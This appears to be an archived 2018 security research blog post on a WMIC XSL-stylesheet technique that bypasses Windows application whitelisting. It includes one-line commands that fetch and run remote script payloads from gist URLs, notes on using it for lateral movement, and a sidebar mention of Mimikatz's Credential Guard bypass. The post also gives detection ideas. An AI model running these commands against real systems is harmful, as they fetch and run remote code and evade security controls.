

subtee [7:56 AM]  
Actually, now I'm onto something REALLY interesting.  
I found this file on win10 in wbem called texttable.xsl  
It has a ton of vbs in it  
not sure there is any integrity checks on that file.


That was enough to trigger my full interest. :)

At this point all I knew was I had a file that would execute vbs from an xsl file. This is very promising... But how to trigger?

subtee [7:57 AM]  
check it out. WTF is this and what calls it are my next questions  
I guess it could be catalog signed?  
C:\Windows\System32\wbem\texttable.xsl

This question would soon be answered after a bit of poking and pinging Matt Graeber.

Some google searches for any references to this file etc... Lead me to this:




This let Matt to point out the way to call that file was something like this:

“This example ought to exec the VBS in the XSL: `wmic process LIST /FORMAT:TABLE`”

A bit of looking at ProcMon and we confirmed that this indeed was how that file I was loaded.  
I decided to change the /format: parameter to see if I could influence the search and possible get it to load my own file.

subtee [8:16 AM]  
look at it searching for xsl with this.  
C:\>wmic process LIST /FORMAT:wtf.xsl



So, NOW we have something interesting. We have wmic searching for a user supplied stylesheet.

Who cares about stylesheets? Well, there are some really interesting tags that allow you to embed JScript or VBScript. If this executes those, it will likely execute in a constrained mode like AppLocker or where Windows Script Host has been disabled.

2002 Article :)  
<https://msdn.microsoft.com/en-us/library/bb986124.aspx>

msxsl:script tag  
<https://docs.microsoft.com/en-us/dotnet/standard/data/xml/xslt-stylesheet-scripting-using-msxsl-script>

subtee [8:27 AM]  
Man, I feel like there is something there  
I can't trigger exec yet, but I think we are so close

A bit of poking with the file structure and location and...

subtee [9:03 AM]  
BOOM! just got it

subtee [9:05 AM]  
`wmic process LIST /FORMAT:texttable.xml`  
lol  
just put it in my c:\Tools folder  
Let me know if you get to pop notepad

After some validation by both Matt Graeber and Matt Nelson @enigma0x3 , it was confirmed that we had an unconstrained script host bypass for Windows Defender Application Control (aka Device Guard)

The importance of this is that this primitive leads to arbitrary binary execution, thanks to the work and techniques developed James Forshaw @tiraniddo.

But we are just getting started! It gets way better.

What we have so far is this:

wmic os get /format:"MYXSLFILE.xml" To trigger execution.

subtee [9:15 AM]  
Who would have thought wmic processes xslt lol, I can't stop laughing

subtee [9:50 AM]  
This can probably be used for some lateral movement, exec wmic on the target and have it reach back and pull the xsl file like this `wmic process get brief /format:"\\127.0.0.1\c\$\Tools\pocremote.xml`"  
You can even drop the xsl and it resolves `wmic process get brief /format:"\\127.0.0.1\c\$\Tools\csv`"  
to try to blend in  
... this works too

“wmic process get brief /format:"https://www.example.com/file.xml”

SO here we have it, another tool, like regsvr32.exe that can accept a script path, or url and execute it.

[31 captures](#)

4 Jun 2018 - 9 Sep

much like regsvr32, wmic is proxy aware, and works over TLS.

Sample, Minimalist Payload here:

<https://gist.githubusercontent.com/caseysmithrc/68924cabbeca1285d2941298a5b91c24/raw/8574e0c019b17d84028833220ed0b30cf9eea84b/minimalist.xml>

Can be invoked like:

```
wmic os get /format:"https://gist.githubusercontent.com/caseysmithrc/68924cabbeca1285d2941298a5b91c24/raw/78065ca63504c9a0f41107137fbe861de487e4d4/minimalist"
```

Additional Example that leverages Activation Context to load .NET libraries, as presented by James Forshaw at DerbyCon 2017 (<http://www.irongeek.com/i.php?page=videos/derbycon7/s13-the-net-inter-operability-operation-james-forshaw>)

```
wmic os get /format:"wmic os get /format:"https://gist.githubusercontent.com/caseysmithrc/4932a527e326de68f3bd212913d02c78/raw/8dd9696e937a7e66972a2e95c0d65a83ec9e3d7c/dotnet.xml"
```

Example Detection Criteria:

1. url on command line
2. wmic external network connections

Guidance would be to block/ban wmic if it is not needed.

That's all folks.



Cheers,

Casey  
@subTee

Many thanks to Matt Graeber and Matt Nelson, who constantly help push me forward.

at [April 17, 2018](#)



DEC

FEB

MAR

2018

2019

2020

09

▶

◀

⌂

?

✕


f


t

About this capture

In Defense of Mimikatz - Mieux vaut prévenir que guérir

I wanted to take a moment and write about Mimikatz. This is a comprehensive credential tool. It does far more than you might actually imagi...



**Benjamin Delpy** 


@gentilkiwi · Dec 2


I updated #mimikatz to support Windows 1809, even the kernel driver! (with my expired certificate 🙄)


Of course, misc::memssp to bypass Credential Guard chain included 🤔

(but also, crypto, event log, terminal server...and passwords in clear when enabled!)


> github.com/gentilkiwi/mim...




 14

 578

 1.1K





WMIC.EXE Whitelisting Bypass - Hacking with Style, Stylesheets

tl;dr WMIC can invoke XSL (eXtensible Stylesheet Language) scripts, either locally or from a URL. Local File wmic process list /FO...



In Defense of Mimikatz - Mieux vaut prévenir que guérir

I wanted to take a moment and write about Mimikatz. This is a comprehensive credential tool. It does far more than you might actually imagi...



Microsoft Build Engine Compromise - Part One

Disclaimer: This blog represents my personal ideas and experiences and not my employer. tl;dr MSBuild.exe and all its parts are absolutely...